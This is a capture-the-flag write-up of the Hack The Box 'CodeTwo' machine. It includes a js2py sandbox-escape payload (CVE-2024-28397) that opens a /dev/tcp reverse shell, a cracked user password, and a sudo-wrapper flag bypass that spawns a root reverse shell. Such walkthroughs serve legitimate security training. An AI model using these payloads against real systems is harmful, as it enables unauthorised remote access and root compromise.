Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/CodeTwo]
└─$ nmap -sC -sV -Pn 10.10.11.82 -oN ./nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 20:59 UTC
Nmap scan report for 10.10.11.82
Host is up (0.96s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
|_http-title: Welcome to CodeTwo
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.39 seconds
Page check
 From the index page, we can download the app and find a
 users.db from instance
But nothing in the database, we can also find the app.secret_key
js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3Tw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)
By simply viewing the code, we can find the version of js2py
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
CVE-2024-28397
Then we can easily find the vulnerable exploits
About
CVE-2024-28397: js2py sandbox escape, bypass pyimport restriction.
https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape/tree/main
Then we can create our own payload and run it
var hacked = Object.getOwnPropertyNames({});
var bymarve = hacked.__getattribute__;
var n11 = bymarve("__getattribute__");
var obj = n11("__class__").__base__;

function findPopen(o) {
    var subs = o.__subclasses__();
    for (var i in subs) {
        try {
            var item = subs[i];
            // solo chequea si tiene atributos de módulo y nombre
            if (item && item.__module__ && item.__name__) {
                if (item.__module__ == "subprocess" && item.__name__ == "Popen") {
                    return item;
                }
            }
            if (item && item.__name__ != "type") {
                var result = findPopen(item);
                if (result) return result;
            }
        } catch(e) {
            // ignorar errores de acceso
            continue;
        }
    }
    return null;
}

var Popen = findPopen(obj);

if (Popen) {
    var cmd = "bash -c 'exec 5<>/dev/tcp/10.10.XX.XX/4444;cat <&5 | while read line; do $line 2>&5 >&5; done'";
    var out = Popen(cmd, -1, null, -1, -1, -1, null, null, true).communicate();
    console.log(out);
} else {
    console.log("Popen no encontrado");
}
We need to register a new account and login to run the code
 Then we can get the reverse shell here
┌──(wither㉿localhost)-[~/…/htb-labs/Easy/CodeTwo/app]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.82] 58646
whoami
app
id
uid=1001(app) gid=1001(app) groups=1001(app)
We can upgrade our reverse shell here
python3 -c 'import pty;pty.spawn("bash")'
^Z
stty raw -echo; fg
By checking the users.db, we can crack the password of marco
marco:sweetangelbabylove
Then you can use su to switch to macro or use ssh
Root path
Firstly, check sudo -l
sudo -l
Matching Defaults entries for marco on codetwo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codetwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
We can check the simple script
cat /usr/local/bin/npbackup-cli
#!/usr/bin/python3
# -*- coding: utf-8 -*-
import re
import sys
from npbackup.__main__ import main
if __name__ == '__main__':
    # Block restricted flag
    if '--external-backend-binary' in sys.argv:
        print("Error: '--external-backend-binary' flag is restricted for use.")
        sys.exit(1)

    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
We just need to write a simple script and use it to run it
cat > /home/marco/npb <<'SH'
#!/bin/sh
exec /bin/bash -c 'bash -i >& /dev/tcp/10.10.16.7/4444 0>&1'
SH

chmod +x npb
Then
sudo /usr/local/bin/npbackup-cli --config /home/marco/npbackup.conf --external-backend-binary=/home/marco/npb -b --repo-name default
Finally we can get the root shell
┌──(wither㉿localhost)-[~/Templates/htb-labs/Easy/CodeTwo]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.11.82] 42082
root@codetwo:/home/marco# id
id
uid=0(root) gid=0(root) groups=0(root)
root@codetwo:/home/marco# whoami
whoami
root
Description
Very easy machine.